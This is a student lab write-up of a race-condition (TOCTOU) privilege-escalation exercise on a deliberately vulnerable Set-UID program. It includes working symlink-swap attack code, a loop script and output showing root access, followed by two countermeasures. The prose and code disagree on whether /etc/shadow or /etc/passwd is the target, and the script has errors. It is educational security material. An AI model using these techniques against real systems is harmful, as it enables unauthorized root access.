Race Condition


Introduction

Out of other vulnerabilities of an OS race condition is another one. Race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place. If a privileged program has a race-condition vulnerability, attackers can run a parallel process to race against the privileged program, with an intention to change the behaviors of the program. These vulnerabilities are identified and are used as countermeasure by default in many OS.

We will exploit the race condition vulnerability and gain the root privilege in a vulnerable machine provided to us. In addition, we will learn how the countermeasure will help to defend attacks.

Lab setup


Recent OS come with built-in protection against race condition attacks. Symlinks sticky directories (/temp) cannot be followed if the follower and directory owner do not match the symlink owner. We will disable this protection first to start our attack as follows.



```
[03/30/20]seed@AcharyaDeepak:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/30/20]seed@AcharyaDeepak:~$
```


Observation: The symlinks, which is built-in protection in my 16.04 ubuntu machine is disabled from the above command.

Vulnerable program



```
#include<stdio.h>
#include<unistd.h>
#include<string.h>

int main()
{
char * fn ="/tmp/XYZ";
char buffer[60];
FILE *fp;

//Get user input
scanf("%50s", buffer);

if(!access(fn, W_OK))
{
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else
printf("NO PERMISSION!!\n");
}
```

Race Condition




```
[03/30/20]seed@AcharyaDeepak:~$ vim vulp.c
[03/30/20]seed@AcharyaDeepak:~$ gcc vulp.c -o vulp
[03/30/20]seed@AcharyaDeepak:~$ sudo chown root vulp
[03/30/20]seed@AcharyaDeepak:~$ sudo chmod 4755 vulp
```

Observation: The above program is vulnerable with race-condition. In the screenshot above we are making the program Set-UID with root privilege. Since the code runs with the root privilege, it checks weather the real user has the access to the file /tmp/XYZ, which is the purpose of function access (). Our mission in this lab is to make /tmp/XYZ a symbolic link pointing to /etc/shadow, so that we can cause user input to be appended to /etc/shadow.


Task 1: Choosing Target

Creating a user: I created a user named test with the following details.



```
root@AcharyaDeepak:/home/seed/Race# cat /etc/passwd | grep test
test:x:1001:1001::/usr/test:
root@AcharyaDeepak:/home/seed/Race# cat /etc/shadow | grep test
test:!:18353:0:99999:7:::
root@AcharyaDeepak:/home/seed/Race#
```

Then, for the test purpose I copied the hash to the test user with root privilege. And when we see the tail of the pssswd file we see the following.



Terminator
En
2:11 PM
seed
root@AcharyaDeepak: /home/seed/Race
root@AcharyaDeepak: /home/seed/Race 66x24

```
root@AcharyaDeepak:/home/seed/Race# tail /etc/passwd
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
root@AcharyaDeepak:/home/seed/Race# su test
root@AcharyaDeepak:/home/seed/Race# tail /etc/passwd
saned:x:119:127::/var/lib/saned:/bin/false
```

Observation: The main purpose of including the given hash is to test if it works or not. When we copied the hash to the passwd file we were able to log in to test user without password. But our mission is to find the way to point that file without knowing the hash. So, for the next step we will take off the string we just added, and we will proceed to next step.

Task 2: Lunch Attack:


Our next mission is to exploit the race condition vulnerability of the above Set-UID program by overwriting any file that belongs to root and gain the root privilege.



```
#include <unistd.h>

int main()
{
while(1){
unlink("/tmp/XYZ");
symlink("/dev/null", "/tmp/XYZ");
usleep(1000);

unlink("/tmp/XYZ");
symlink("/etc/passwd", "/tmp/XYZ");
usleep(1000);
}
return 0;
}
```

Fig: attack.c


Observation: In the above program we pointed I made /tmp/XYZ a symbolic link pointing to /etc/shadow, so that we can cause user input to be appended to /etc/shadow.



```
 #!/bin/bash

CHECK_FILE = "ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while ["$old" == "$new"]
do
./vulp < input
new=$($CHECK_FILE)
done
echo "STOP file PASSWORD CHANGED"
```

Fig: target.sh

Observation: In the above program, we created a loop until the hash value in our input file goes inside the vulnerable program, in between access () call and the fopen. By doing so we were able to create the loop on "NO PERMSSION!!" as shown below until the content of input file is copied.



Terminator 6:28 PM seed
root@AcharyaDeepak: /home/seed/Race
root@AcharyaDeepak: /home/seed/Race 66x24

```
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
NO PERMISSION!!
STOP file PASSWORD CHANGED
[04/01/20]seed@AcharyaDeepak:~/Race$
[04/01/20]seed@AcharyaDeepak:~/Race$
[04/01/20]seed@AcharyaDeepak:~/Race$ su test
Password:
root@AcharyaDeepak:/home/seed/Race# id
uid=0(root) gid=0(root) groups=0(root)
root@AcharyaDeepak:/home/seed/Race#
```


Observation: From the above process we were able to get the root privilege. The hashed password is copied to the vulnerable program. Thus, attack was successful.

Task 3: Countermeasure (Principle of Least Privilege)

The counter measure of the race condition is to add the intervention which will exit from the waiting process. The fundamental problem in our vulnerable program is the violation of the Principle of Least Privilege. The simple solution of this problem is to disable the privilege theat are not required for a user. We can use SETUID system call to temporarily disable the root privilege and enable if necessary. I tried the process, and it didn't go to the loop and was failed to gain root privilege. We included setuid(getuid()) for this process.



```
[04/01/20]seed@AcharyaDeepak:~/Race$ bash target.sh
target.sh: line 6: [-rw-r--r-- 1 root root 2566 Apr  1 18:27 /etc/
passwd: No such file or directory
```


vulp.c (~/Race) - gedit

Open


target.sh × Untitled Documen

```
#include<stdio.h>
#include<unistd.h>
#include<string.h>

int main()
{
setuid(getuid());
char * fn ="/tmp/XYZ";
char buffer[60];
FILE *fp;

//Get user input
scanf("%50s", buffer);

if(!access(fn, W_OK))
{
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else
printf("NO PERMISSION!!\n");
}
```

Updated vulp.c with the Principle of least privilege used.

Task 4: Countermeasure (Using Ubuntu's Built-in Scheme)

Another way of protecting the race condition is to change the symlink to normal, because as we have mentioned above that these countermeasures are already taken by many operating systems. We set the symlink to one as follows and run the attack and was not able to attack the race condition. We were unable to point to the /etc/password file.


```
[04/01/20]seed@AcharyaDeepak:~/Race$ sudo sysctl -w fs.protected_s
ymlinks=1
fs.protected_symlinks = 1
[04/01/20]seed@AcharyaDeepak:~/Race$ bash target.sh
target.sh: line 6: [-rw-r--r-- 1 root root 2566 Apr  1 18:27 /etc/
passwd: No such file or directory
```

Conclusion

Thus, race condition occurs when multiple processes access and manipulate the same data concurrently. We started attack and target at same time and we were successful in getting root privilege by copying hash into the race condition vulnerable program. Finally, we used two different measures principle of least privilege and the ubunu built in patch for this vulnerability.